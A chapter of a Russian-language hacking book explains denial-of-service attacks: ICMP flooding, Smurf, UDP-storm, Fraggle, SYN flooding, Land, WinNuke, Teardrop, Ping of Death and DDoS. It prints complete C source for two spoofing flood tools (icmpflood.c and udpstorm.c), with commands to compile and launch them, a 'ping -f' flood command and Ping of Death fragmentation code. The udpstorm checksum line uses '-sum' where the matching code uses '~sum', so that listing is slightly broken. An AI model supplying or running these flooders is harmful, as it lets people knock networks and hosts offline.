В этой главе мы рассмотрим только первые три вида перечисленных DoS-атак. Последний вид DoS-атаки неявно описывается в *гл. 9* при рассмотрении активного сниффинга, так как кроме перехвата трафика методы активного сниффинга могут вызвать отказ в обслуживании, т. е. невозможности передачи данных или сбросу соединения между узлами. К последнему виду DoS-атаки можно также отнести простое выдергивание вилки из розетки, т. е. обесточивание устройств, приводящее к их отказу в обслуживании.

Первые из двух перечисленных видов атак называют "наводнениями" (flooding) по аналогии с реальными наводнениями, они постепенно затапливают ресурсы сети или узла.

Не все известные DoS-атаки можно четко отнести к какому-либо определенному виду DoS-атак. Например, атака UDP-storm может быть отнесена сразу ко всем перечисленным видам DoS-атак. Поэтому дальнейшее деление конкретных атак на виды следует считать условным.

6.1. DoS-атаки, направленные на истощение ресурсов сети

6.1.1. ICMP-flooding и Smurf

DoS-атака ICMP-flooding вызывает истощение ресурсов сети отправкой огромного числа ICMP эхо-запросов. Поэтому программа, реализующая эту DoS-атаку, не сильно отличается от работы утилиты ping (*см. гл. 4*). Главное отличие в том, что для реализации DoS-атаки нам нужно только отправлять эхо-запросы, а получать ответы не требуется. Кроме того, не требуется задержка между отправками пакетов, наоборот, пакеты должны отправляться с максимальной скоростью. Для большей эффективности пакеты можно сделать увеличенного размера. Надо заметить, что стандартная утилита ping позволяет осуществить DoS-атаку ICMP-flooding с помощью параметра командной строки `-f`, который заставляет утилиту ping посылать эхо-запросы с максимально возможной скоростью, а параметр `-s`, позволяет увеличить размер отправляемых пакетов. Например, следующая команда отправляет беспрерывный поток пакетов размером в 3 Кбайт узлу **victim.example.ru**:

```
# ping -f -s 3072 victim.example.ru
```

После каждого отправленного пакета ping выводит на экран точку ("."), а в случае получения эхо-ответа точка стирается.

Однако утилита ping не дает возможности осуществить подмену адреса отправителя, т. е. IP-spoofing. Эту возможность мы реализуем в нашей утилите

(листинг 6.1). Эта же утилита будет способна реализовывать DoS-атаку Smurf. Суть Smurf-атаки состоит в следующем: хакер посылает широковещательный ICMP эхо-запрос компьютерам локальной сети, указывая в качестве адреса отправителя адрес узла "жертвы". В результате все компьютеры локальной сети вышлют эхо-ответ на адрес узла "жертвы", вызывая на нем наводнение.

Чтобы реализовать IP-spoofing, наша утилита будет самостоятельно заполнять все поля IP-заголовка при этом в поле "IP-адрес" отправителя (*см. разд. 3.4.2*) программа будет подставлять поддельный адрес. Для сборки собственного пакета необходимо создать raw-сокет:

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW);
```

Я выбрал константу `IPPROTO_RAW`, хотя можно было бы использовать константу `IPPROTO_ICMP`, в нашем случае это не принципиально, т. к. нам требуется только отправлять ICMP-пакеты, а не принимать (*см. разд. 3.5.2*).

Для raw-сокета мы задаем опцию `IP_HDRINCL` с помощью функции `setsockopt()`. Если этого не сделать, стек TCP/IP сам будет генерировать заголовок IP при посылке пакета, а нам этого не нужно.

Чтобы можно было отправлять широковещательные сообщения, с помощью еще одного вызова `setsockopt()` мы устанавливаем параметр сокета `SO_BROADCAST`. Это необходимо для реализации атаки Smurf.

Для отправляемого пакета в программе определяется буфер следующим образом:

```
char sendbuf[sizeof(struct iphdr) + sizeof(struct icmp) + 1400];
```

То есть размер каждого отправляемого пакета будет определяться длиной IP-заголовка, длиной ICMP-заголовка и дополнительными 1400 байтами. Определение структуры IP-заголовка берется из заголовочного файла /netinet/ip.h, а ICMP-заголовка из /netinet/ip_icmp.h. Значение 1400 выбрано мной произвольно исключительно только для того, чтобы увеличить размер отправляемого пакета. Этот участок буфера будет просто заполнен мусором.

Конечно, можно сделать размер отправляемого пакета до 65 535 байтов. Этот предел устанавливается 16-разрядным полем общей длины IP-заголовка (рис. 3.5). Но тогда нам пришлось бы писать в программе алгоритм фрагментации пакетов, в том случае если MTU сети меньше размера посылаемого пакета. Например, размер MTU для Ethernet равен 1500 байтам. Попытка послать в сеть Ethernet пакет больше 1500 байтов вызовет ошибку в функции отправки, а `perror()` выведет: "Message too long".

Размер ICMP-заголовка составляет 8 байтов, размер IP-заголовка 20-60 байтов, поэтому размер нашего пакета не превысит 1468 байтов. Такой пакет

пропустит большинство сетей без фрагментации. Замечу, что если бы мы предоставили заполнять IP-заголовок IP-подсистеме, т. е. не устанавливали бы опцию IP_HDRINCL для сокета, то мы могли бы посылать пакет в пределах 65 535 байтов, так как в этом случае фрагментацию за нас осуществила бы сама IP-подсистема.

Таким образом, особого смысла нет посылать пакет слишком большого размера, так как он все равно будет фрагментирован на мелкие пакеты, поэтому размер пакета около 1400 байтов является наиболее оптимальным[1].

Далее нам необходимо определить указатели на структуры заголовков, распределенные в нашем буфере sendbuf. Делается это следующим образом:

```
struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
struct icmp *icmp_hdr = (struct icmp *) (sendbuf + sizeof(struct
iphdr));
```

Затем прямо в буфере мы заполняем поля структур заголовков IP и ICMP:

```
/* заполняем IP-заголовок */
ip_hdr->ihl = 5;
ip_hdr->version = 4;
ip_hdr->tos = 0;
ip_hdr->tot_len = htons(sizeof(struct iphdr) +
sizeof(struct icmp) + 1400);
ip_hdr->id = 0;
ip_hdr->frag_off = 0;
ip_hdr->ttl = 255;
ip_hdr->protocol = IPPROTO_ICMP;
ip_hdr->check = 0;
ip_hdr->check = in_cksum((unsigned short *)ip_hdr,
sizeof(struct iphdr));
ip_hdr->saddr = srcaddr;
ip_hdr->daddr = dstaddr;

/* заполняем ICMP-заголовок */
icmp_hdr->icmp_type = ICMP_ECHO;
icmp_hdr->icmp_code = 0;
icmp_hdr->icmp_id = 1;
```

[1] Все-таки некоторый смысл в отправке фрагментированных пакетов есть, так как такие пакеты будут дополнительно вызывать расходование ресурсов узла "жертвы" на их сборку. То есть DoS-атака будет не только направлена на истощение ресурсов сети, но и узла. Правда, последнее несущественно, особенно в сравнении с такой атакой, как SYN-flooding.


```
icmp_hdr->icmp_seq = 1;
icmp_hdr->icmp_cksum = 0;
icmp_hdr->icmp_cksum = in_cksum((unsigned short *)icmp_hdr,
sizeof(struct icmp) + 1400);
```

В поле "Протокол" (ip_hdr->protocol) IP-заголовка подставляется константа IPPROTO_ICMP (значение 1), указывающая на то, что данный пакет передается по ICMP-протоколу.

Контрольную сумму в обоих заголовках вычисляет одна и та же функция in_cksum(), только в нее передаются разные значения (*см. разд. 3.6*). Перед использованием поле контрольной суммы должно быть обнулено (согласно RFC).

Как видите, мы самостоятельно заполняем поле IP-адреса отправителя (ip_hdr->saddr) и поле IP-адреса получателя (ip_hdr->daddr). Мы можем подставить в эти поля любые значения IP-адресов в сетевом порядке байтов и осуществить тем самым IP-spoofing. Адреса будет передавать программе пользователь из командной строки. В первом аргументе задается адрес отправителя, а во втором адрес получателя. Преобразование переданных адресов в IP-адреса в сетевом порядке осуществляется в нашей функции resolve(). Если в качестве адреса отправителя пользователь введет слово "random", то программа будет подставлять в поле IP-адреса отправителя случайные значения с помощью функции random(). Отправка пакетов осуществляется в бесконечном цикле.

Обратите внимание, согласно man 7 raw необязательно в IP-заголовке заполнять поля контрольной суммы (ip_hdr->check), адреса источника (ip_hdr->saddr), идентификатора пакета (ip_hdr->id) и общей длины (ip_hdr->tot_len), так как это за нас может сделать IP-подсистема. Но я заполняю все поля, просто чтобы вы видели, как это делается правильно.

В ICMP-заголовке тоже можно не заполнять поле контрольной суммы. В этом случае пакет успешно будет отправлен, но принимающий узел отбросит его как ошибочный. Для DoS-атаки, в общем-то, не важно отбросит "жертва" пакет или примет. Однако в последнем случае атака будет более эффективна, так как "жертва" в ответ на эхо-запросы будет отсылать эхо-ответы, а, значит, канал будет наводняться сильнее.

Посмотрим пример работы нашей утилиты. В отдельном терминале запустим утилиту tcpdump, чтобы видеть, как отправляются пакеты.

Запускаем DoS ICMP-flooding, при этом в качестве адреса отправителя заставляем утилиту подставлять случайные значения:

```
# gcc icmpflood.c -o icmpflood
# ./icmpflood random 192.168.10.1
```

Смотрим вывод утилиты tcpdump:

```
06:20:52.842589 eth0 > 103.69.139.107 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 198.35.123.50 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 105.152.60.100 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 115.72.51.102 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 81.220.176.116 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 255.92.73.25 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 74.148.232.42 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 236.88.85.98 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 41.31.142.35 > 192.168.10.1: icmp: echo request
...
```

Мы не видим ответов от узла 192.168.10.1, так как он высылает их на случайные адреса.

Ниже показан пример запуска атаки Smurf:

```
# ./icmpflood 192.168.10.132 192.168.10.255
```

Здесь мы отправляем широковещательный запрос 192.168.10.255 от имени узла 192.168.10.132. Все компьютеры сети 192.168.10.0 вышлют эхо-ответ на узел 192.168.10.132.

Исходный код icmpflood.c можно также найти на сопроводительном компакт-диске в директории \PART II\Chapter 6.

Листинг 6.1. Утилита для реализации атак ICMP-flooding и Smurf (icmpflood.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>

/*--------------------------------------*/
/* Преобразование имени узла в IP-адрес */
/*--------------------------------------*/
unsigned long resolve(char *hostname)
{
```



```
  struct hostent *hp;

  if ( (hp = gethostbyname(hostname)) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  return *(unsigned long *)hp->h_addr_list[0];
}

/*------------------------------*/
/* Вычисление контрольной суммы */
/*------------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* складываем все двухбайтовые слова */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* если остался лишний байт, прибавляем его к сумме */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF);
 /* добавляем перенос */
  sum += (sum >> 16);
                /* еще раз */
  result = ~sum;
                      /* инвертируем результат */
  return result;
}

/*-------------------------*/
/* Главная функция main() */
/*-------------------------*/
```

```
int main(int argc, char *argv[])
{
  int sd;
  const int on = 1;
  int rnd = 0;
  unsigned long dstaddr, srcaddr;
  struct sockaddr_in servaddr;

  char sendbuf[sizeof(struct iphdr) + sizeof(struct icmp) + 1400];
  struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
  struct icmp *icmp_hdr = (struct icmp *) (sendbuf + sizeof(struct iphdr));

  if (argc != 3) {
    fprintf(stderr,
    "Usage: %s <source address | random> <destination address>\n",
    argv[0]);
    exit (-1);
  }

  /* создаем raw-сокет */
  if ( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  /* так как будем самостоятельно заполнять IP-заголовок,
  то устанавливаем опцию IP_HDRINCL */
 if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0)
  {
    perror("setsockopt() failed");
    exit(-1);
  }

  /* даем возможность посылать широковещательные сообщения */
  if (setsockopt(sd, SOL_SOCKET, SO_BROADCAST, (char *)&on, sizeof(on)) < 0) {
    perror("setsockopt() failed");
    exit(-1);
  }

  /* если в первом аргументе командной строки указано random,
```



```
  то IP-адрес источника выбирается случайным образом */
  if (!strcmp(argv[1], "random")) {
    rnd = 1;
    srcaddr = random();
  } else
    srcaddr = resolve(argv[1]);

  /* IP-адрес жертвы */
  dstaddr = resolve(argv[2]);

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = dstaddr;

  /* заполняем IP-заголовок */
  ip_hdr->ihl = 5;
  ip_hdr->version = 4;
  ip_hdr->tos = 0;
  ip_hdr->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmp) + 1400);
  ip_hdr->id = 0;
  ip_hdr->frag_off = 0;
  ip_hdr->ttl = 255;
  ip_hdr->protocol = IPPROTO_ICMP;
  ip_hdr->check = 0;
  ip_hdr->check = in_cksum((unsigned short *)ip_hdr, sizeof(struct iphdr));
  ip_hdr->saddr = srcaddr;
  ip_hdr->daddr = dstaddr;

  /* заполняем ICMP-заголовок */
  icmp_hdr->icmp_type = ICMP_ECHO;
  icmp_hdr->icmp_code = 0;
  icmp_hdr->icmp_id = 1;
  icmp_hdr->icmp_seq = 1;
  icmp_hdr->icmp_cksum = 0;
  icmp_hdr->icmp_cksum = in_cksum((unsigned short *)icmp_hdr,
  sizeof(struct icmp) + 1400);

  /* в бесконечном цикле отправляем пакеты */
  while (1) {
    if (sendto(sd,
```

```
                sendbuf,
                sizeof(sendbuf),
                0,
                (struct sockaddr *)&servaddr,
                sizeof(servaddr))  < 0) {
        perror("sendto() failed");
        exit(-1);
      }

      /* взять новый случайный IP-адрес источника, если
      в первом аргументе командной строки было указано random */
      if (rnd)
        ip_hdr->saddr = random();
    }

    return 0;
}
```

6.1.2. UDP-storm и Fraggle

DoS-атака UDP-storm имеет еще другое название Chargen или Echo-Chargen, так как эта атака использует службы с данными названиями. UDP-служба chargen (порт 19) в ответ на UDP-запрос выдает пакет с набором символов, а UDP-служба echo (порт 7) возвращает пришедший пакет обратно. Таким образом, отосланные пакеты с порта 19 на порт 7 приводят к зацикливанию UDP-пакетов. Причем такой цикл можно создать как на одном узле, так и между двумя удаленными узлами, главное, чтобы на них были включены службы chargen и echo. Следует отметить, что вместо порта 7 с теми же целями может быть использован другой порт, автоматически отвечающий на любой направленный на него запрос, например, 13 (daytime) или 37 (time).

В листинге 6.2 приведён исходный код программы, осуществляющей DoS-атаку UDP-storm. Эта же программа способна реализовать атаку Fraggle (англ. "осколочная граната"). DoS-атака Fraggle подобна атаке Smurf, только в ней используются UDP-пакеты. Атакующий посылает обманные UDP-пакеты от имени "жертвы" на широковещательный адрес усиливающей сети (обычно на порт 7 (echo)). Каждый узел сети, в которой разрешен ответ на эхо-пакеты, возвратит пакеты узлу-жертве, вызвав на нем наводнение.

Данная программа во многом аналогична программе icmpflood.c (см. листинг 6.1), только здесь заполняется UDP-заголовок, а не ICMP. Обратите

внимание, для расчета контрольной суммы в UDP-заголовке используется псевдозаголовок (*см. разд. 3.6*). Кроме того, нам необходимо проверить возвращаемое значение из функции `in_cksum()`, и если оно равно нулю, то записать вместо него значение `0xffff` (это требование RFC768).

Возможно, вы обратили внимание, что при заполнении полей заголовков сетевых пакетов и структур семейства `sockaddr` некоторые из полей мы указываем в сетевом порядке байтов с помощью функций преобразования данных типа `htons()`, `inet_aton()` и т. п., а некоторые поля оставляем в серверном порядке.

К сожалению, нет общего правила: некоторые поля должны указываться *только* в сетевом порядке байтов, а некоторые наоборот — *только* в серверном, для некоторых полей порядок вообще не важен. Возникает вопрос, какие поля должны в каком порядке указываться? Меня тоже в свое время озаботил этот вопрос, но ни в RFC, ни в других документах я не нашел информации, никто мне не смог помочь и на программистских форумах. В книге Ричарда Стивенса "UNIX: разработка сетевых приложений" я нашел только следующую информацию: *"Теоретически реализация UNIX могла бы хранить поля структуры адреса сокета в порядке байтов узла, а затем выполнять необходимые преобразования при перемещении полей в заголовки протоколов и обратно, позволяя нам не беспокоиться об этом. Но исторически и с точки зрения Posix.1g определяется, что для некоторых полей в структуре адреса сокета порядок байтов всегда должен быть сетевым"*.

Доподлинно известно только, что поля, в которых содержатся номера портов и IP-адреса, должны указываться *всегда в сетевом порядке байтов*. Что касается остальных полей, то их порядок я определял экспериментальным путем. Поэтому в программах этой главы и в других частях книги вы видите *наиболее точное* применение функций `htons()`, `htonl()`, `inet_aton()` и пр. к полям заголовков сетевых пакетов и структур семейства `sockaddr`.

В командной строке программе udpstorm кроме адресов нужно передать порты отправителя и получателя. Пример:

```
# gcc udpstorm.c -o udpstorm
# ./udpstorm 192.168.10.1 19 192.168.10.130 7
```

Исходный код udpstorm.c можно также найти на сопроводительном компакт-диске в директории \PART II\Chapter 6.

Листинг 6.2. Утилита для реализации атак UDP-storm и Fraggle (udpstorm.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netdb.h>

/*---------------------------------------*/
/* Преобразование имени узла в IP-адрес */
/*---------------------------------------*/
unsigned long resolve(char *hostname)
{
  struct hostent *hp;

  if ( (hp = gethostbyname(hostname)) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  return *(unsigned long *)hp->h_addr_list[0];
}

/*-------------------------------*/
/* Вычисление контрольной суммы */
/*-------------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* складываем все двухбайтовые слова */
  while (len > 1)
  {
    sum += *addr++;
    len -= 2;
  }

  /* если остался лишний байт, прибавляем его к сумме */
  if (len == 1)
```



```
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF);
  /* добавляем перенос */
  sum += (sum >> 16);
                /* еще раз */
  result = -sum;
                    /* инвертируем результат */
  return result;
}

/*-------------------------*/
/* Главная функция main() */
/*-------------------------*/
int main(int argc, char *argv[])
{
  int sd;
  const int on = 1;
  unsigned long dstaddr, srcaddr;
  int dport, sport;
  struct sockaddr_in servaddr;

  /* структура псевдозаголовка */
  struct pseudohdr
  {
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char place_holder;
    unsigned char protocol;
    unsigned short length;
  } pseudo_hdr;

  char sendbuf[sizeof(struct iphdr) + sizeof(struct udphdr)];
  struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
  struct udphdr *udp_hdr = (struct udphdr *) (sendbuf + sizeof(struct iphdr));
  unsigned char *pseudo_packet; /* указатель на псевдопакет */

  if (argc != 5) {
    fprintf(stderr,
```

```
    "Usage: %s <source address> <source port> <destination address>
    <destination port>\n",
    argv[0]);
    exit(-1);
}

/* создаем raw-сокет */
if ( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
  perror("socket() failed");
  exit(-1);
}

/* так как будем самостоятельно заполнять IP-заголовок,
то устанавливаем опцию IP_HDRINCL */
if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0) {
  perror("setsockopt() failed");
  exit(-1);
}

srcaddr = resolve(argv[1]);
/* IP-адрес источника */
sport = atoi(argv[2]);
    /* порт источника      */

dstaddr = resolve(argv[3]); /* IP-адрес жертвы     */
dport = atoi(argv[4]);      /* порт жертвы         */

bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(dport);
servaddr.sin_addr.s_addr = dstaddr;

/* заполняем IP-заголовок */
ip_hdr->ihl = 5;
ip_hdr->version = 4;
ip_hdr->tos = 0;
ip_hdr->tot_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr));
ip_hdr->id = 0;
ip_hdr->frag_off = 0;
```



```
ip_hdr->ttl = 255;
ip_hdr->protocol = IPPROTO_UDP;
ip_hdr->check = 0;
ip_hdr->check = in_cksum((unsigned short *)ip_hdr, sizeof(struct iphdr));

ip_hdr->saddr = srcaddr;
ip_hdr->daddr = dstaddr;

/* заполняем псевдозаголовок */
pseudo_hdr.source_address = srcaddr;
pseudo_hdr.dest_address = dstaddr;
pseudo_hdr.place_holder = 0;
pseudo_hdr.protocol = IPPROTO_UDP;
pseudo_hdr.length = htons(sizeof(struct udphdr));

/* заполняем UDP-заголовок */
udp_hdr->source = htons(sport);
udp_hdr->dest = htons(dport);
udp_hdr->len = htons(sizeof(struct udphdr));
udp_hdr->check = 0;

/* выделяем место в памяти для формирования псевдопакета */
if ( (pseudo_packet = (char*)malloc(sizeof(pseudo_hdr) +
      sizeof(struct udphdr))) == NULL) {
  perror("malloc() failed");
  exit(-1);
}

/* копируем псевдозаголовок в начало псевдопакета */
memcpy(pseudo_packet, &pseudo_hdr, sizeof(pseudo_hdr));

/* затем копируем UDP-заголовок */
memcpy(pseudo_packet + sizeof(pseudo_hdr), sendbuf +
       sizeof(struct iphdr), sizeof(struct udphdr));

/* теперь можно вычислить контрольную сумму в UDP-заголовке */
if ( (udp_hdr->check = in_cksum((unsigned short *)pseudo_packet,
      sizeof(pseudo_hdr) + sizeof(struct udphdr))) == 0)
```

```
    udp_hdr->check = 0xffff;

  /* в бесконечном цикле отправляем пакеты */
  while (1) {
    if (sendto(sd,
               sendbuf,
               sizeof(sendbuf),
               0,
               (struct sockaddr *)&servaddr,
               sizeof(servaddr))  < 0) {
      perror("sendto() failed");
      exit(-1);
    }
  }

  return 0;
}
```

6.2. DoS-атаки, направленные на истощение ресурсов узла

6.2.1. SYN-flooding и Land

DoS-атака SYN-flooding вместо попытки исчерпать пропускную способность сети пытается превысить очередь состояний в стеке TCP/IP. Когда на открытый порт сервера поступает TCP-пакет с установленным флагом SYN, то сервер посылает в ответ пакет с флагами SYN/ACK и ждет ответа ACK. При этом в стеке TCP/IP сервера в очередь незавершенного открытия сеансов добавляется новая запись. Сервер определенное время будет ожидать завершения установления соединения, и если этого не произойдет — удалит запись о нем из очереди. Этот промежуток времени в каждой системе различен и может составлять от нескольких десятков секунд до нескольких десятков минут. Так как в очередь может быть поставлено только ограниченное количество запросов на соединение, то при превышении этого значения она переполняется, и сервер прекращает принимать новые запросы.

Исходный код утилиты synflood в книге не приводится, его можно взять на сопроводительном компакт-диске в директории \PART II\Chapter 6. Во многом этот код аналогичен исходным кодам атак из предыдущего раздела, только на этот раз мы осуществляем заполнение полей и отправку TCP-пакетов. Для расчета контрольной суммы в TCP-заголовке так же, как в UDP-заголовке используется псевдозаголовок (*см. разд. 3.6*).

Эта же утилита способна реализовывать атаку Land. Атака Land посылает на атакуемый узел TCP-пакеты с установленным флагом SYN, в которых IP-адрес и порт отправителя совпадают с IP-адресом и портом получателя. Например:

```
# gcc synflood.c -o synflood
# ./synflood 192.168.10.1 80 192.168.10.1 80
```

6.3. DoS-атаки, вызывающие аварию или сбой в работе узла из-за ошибок в его программном обеспечении

Ошибки в программном обеспечении, которые могут вызвать аварию или сбой в работе узла, встречаются довольно часто. Иногда под такие ошибки хакеры пишут DoS-эксплоиты (*см. разд. 14.2*). Но DoS-эксплоиты, как правило, вызывают крах одного уязвимого приложения, например, Web-сервера, а не всей операционной системы. Ошибки в реализации операционных систем и их ключевых компонентах, таких как TCP/IP-стек, в наше время встречаются не часто. Но во времена Windows 9*x* все было не так. Ошибки в ключевых компонентах этой операционной системы обнаруживались одна за другой. Это было настоящее раздолье для хакеров, когда посылкой всего нескольких байтов можно было полностью завесить или перезагрузить операционную систему на удаленной машине. В этой главе мы рассмотрим такие уязвимости и программы, которые могут выводить из строя устаревшие операционные системы. Все эксперименты я проводил на специально установленной для этого Windows 95.

Возможно, вы сейчас возмутитесь: зачем тратить время на изучение устаревших уязвимостей? Однако изучать устаревшие уязвимости важно, так как история имеет свойства периодически повторяться. Сейчас мини-операционные системы с TCP/IP-стеком встраиваются в бытовые приборы (холодильники, микроволновые печи, стиральные машины и т. д.). Поэтому всегда можно ожидать, что в них будут сделаны те же самые ошибки. Да и современные операционные системы иногда грешат старыми ошибками. Например, атака Land, которую мы рассматривали в предыдущем разделе, казалось, давно ушла в историю вместе с устаревшими системами, но совсем недавно была обнаружена возможность выполнения этой атаки против таких систем, как Windows Server 2003 и Windows XP SP2.

6.3.1. Out of Band (00B)

Атака Out of Band (00B) (англ. "вне полосы") заключается в посылке на атакуемую Windows-машину TCP-пакета с флагом 00B на открытый (обычно 139-й) TCP-порт. Данная атака эффективно "подвешивала" Windows NT/95 до выхода Service Pack 3.

Исходный код программы, реализующей эту атаку (winnuke.c), распложен на компакт-диске в директории \PART II\Chapter 6.

Ключевым местом этой программы является функция отправки с указанным флагом `MSG_OOB` (режим внеполосной передачи):

```
char *str = "Crack";
send(sd, str, strlen(str), MSG_OOB);
```

Согласно стандарту послать можно только один байт срочных данных. Именно на это рассчитывали разработчики Windows 95, не предусмотрев ситуацию, когда приходит сразу несколько байтов срочных данных.

6.3.2. Teardrop

Атака Teardrop (слеза) основана на ошибках разработчиков операционных систем в модуле, отвечающем за сборку фрагментированных IP-пакетов. При такой сборке формируется цикл по всем полученным фрагментам, из них в отдельный буфер копируется информативная часть, а затем данный буфер передается на уровень IP для дальнейшей обработки.

Ошибка разработчиков была в том, что они ввели проверку на слишком большой объем копируемой информации, но не предусмотрели проверку на копирование слишком маленького фрагмента (фрагмента отрицательной длины).

Предположим, фрагмент *X* имеет смещение 40 (поле "Смещение фрагмента" в IP заголовке равно 5) и длину 200, а фрагмент *Y* — смещение 80 и длину 300, т. е. фрагменты накладываются, что вполне допустимо. Модуль IP вычисляет длину той части фрагмента *Y*, которая не накладывается на *X*: (80 + 300) – (40 + 200) = 140, и копирует последние 140 байтов фрагмента *Y* в буфер сборки. Хакер может сконструировать фрагмент *Y* так, чтобы, например, тот имел смещение 80, а длину 60. Вычисление длины перекрытия дает отрицательный результат: (80 + 60) – (40 + 120) = –20, что с учетом представления отрицательных чисел в машинной арифметике интерпретируется как 65 516. Программа начинает записывать 65 516 байтов в буфер сборки, переполняя его и затирая соседнюю область памяти.

Таким образом, для реализации данной атаки пакеты формируются по следующему правилу (рассмотрим атаку из двух пакетов):

Посылается пакет, предполагающий фрагментацию (флаг MF = 1), со смещением фрагмента 0, блоком данных длиной *N*.

Посылается последний фрагмент сообщения (флаг MF = 0) с положительным смещением фрагмента offset < *N* и блоком данных, длина которого меньше *N* – offset.

Пакеты посылаются с любого адреса на любой из портов, независимо от того, открыт он или нет.

Есть другая разновидность этой атаки под названием bonk. В данном случае после сборки фрагментов в пакете остаются "дырки" — пустые, не заполненные данными места, что также может привести к сбою ядра операционной системы и "зависанию" компьютера.

Обе эти уязвимости присутствовали во всех версиях ОС Windows 95/NT до Service Pack 4 включительно и в ранних версиях ОС Linux (например, Linux 2.0.0).

Исходные коды teardrop.c и bonk.c расположены на компакт-диске в директории \PART II\Chapter 6.

6.3.3. Ping of Death

Поле общей длины пакета в заголовке IP-пакета имеет тип `unsigned short` (*см. разд. 3.4.2*), следовательно, оно не может принимать значение больше 65 535, поэтому максимальный размер всего IP-пакета — 65 535 байтов. Так как IP-заголовок может занимать от 20 до 60 байтов, то соответственно размер данных, передаваемых в одном IP-пакете, не может превышать 65 535 – 20 = 65 515 байтов.

Атака Ping of Death (англ. "ping смерти") состоит в посылке фрагментированного ICMP-пакета, который при сборке превышает максимально возможный размер IP-пакета. В некоторых устаревших операционных системах это вызывало аварийное завершение.

Исходный код программы, реализующей эту атаку (win95ping.c), распложен на компакт-диске в директории \PART II\Chapter 6.

Ключевым местом этой программы является участок, выполняющий фрагментацию отправляемого пакета (листинг 6.3).

Листинг 6.3. Выполнение фрагментации ICMP-пакета в атаке Ping of Death

```
        icmp->type = ICMP_ECHO;
        icmp->code = 0;
        icmp->checksum = htons(~(ICMP_ECHO << 8));

for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
                ip->ip_off = FIX(offset >> 3);
                if (offset < 65120)
                        ip->ip_off |= FIX(IP_MF);
                else
                        ip->ip_len = FIX(418);  /* make total 65538 */
        if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
                                        sizeof dst) < 0) {
                        fprintf(stderr, "offset %d: ", offset);
                        perror("sendto");
                }
```

При опробовании мной этой атаки против Windows 95 последняя продолжала исправно работать. Так как в программе win95ping.c не осуществляется подсчет контрольной суммы в каждом из фрагментов, я сначала подумал, что причина именно в этом, и попробовал переписать программу с подсчетом контрольных сумм, но это также не помогло. Потом случайно из книги Медведского И. Д., Семьянова П. В, Леонова Д. Г. "Атака на Internet" я узнал, что не один сталкиваюсь с этой проблемой. Вот, что пишут авторы в названной книге по поводу атаки Ping of Death:

Итак, мы начали тестирование и, честно говоря, абсолютно не удивились, когда исследуемые ОС — IRIX, AIX, VMS, SunOs, FreeBSD, Linux, Windows NT 4.0, даже Windows 95 и Windows for WorkGroups 3.11 — абсолютно не реагировали на подобный некорректный запрос, продолжая нормально функционировать. Тогда были предприняты специальные поиски операционной системы, которую бы действительно вывела из строя данная атака. Ей оказалась Windows 3.11 с WinQVT — эта ОС действительно "зависла".

Далее авторы заключают:

Можно сделать вывод, что опасения по поводу данного воздействия ни на чем не основаны, и нам остается только назвать эту атаку очередной программистской байкой и причислить ее к разряду практически неосуществимых.

Таким образом, разрушительное воздействие атаки Ping of Death было сильно преувеличено.

6.4. Распределенные DoS-атаки (DDoS)

Эта книга не могла бы считаться полной, если бы я ничего не рассказал об утилитах для реализации распределенных DoS-атак (DDoS, Distributed Denial of Service). Впервые DDoS-атака была осуществлена в феврале 2000 года, в результате которой в течение нескольких дней была нарушена работа многих всемирно известных узлов: Yahoo, eBay, Amazon, ZDNet, Buy.com, CNN и др.

Мы в этой книге не будем рассматривать программную реализацию утилиты для проведения DDoS (хотя, признаюсь, желание у меня было огромное), обойдемся только общим описанием. Утилиты такого рода совмещают в себе технологии бекдоров/троянов (*см. гл. 11*) и простых утилит для реализации DoS-атак, которые мы рассматривали в этой главе. Поэтому написать такую утилиту после прочтения этой книги у вас не должно составить труда.

Главное отличие распределенных DoS-атак от обычных атак DoS в том, что DDoS осуществляется не с одного узла, а одновременно со множества машин. Поэтому утилиты для реализации DDoS-атак состоят из двух компонентов: клиентского и серверного. Серверная часть представляет собой демон (или службу), который должен выполнять переданные ему команды от клиентской части. Какие команды будут отдаваться, зависит от разработчика, но практически все утилиты подобного рода имеют команды такого плана: начать атаку, закончить атаку и выбор типа атаки (ICMP flooding, Smurf, SYN flooding и т. д.).

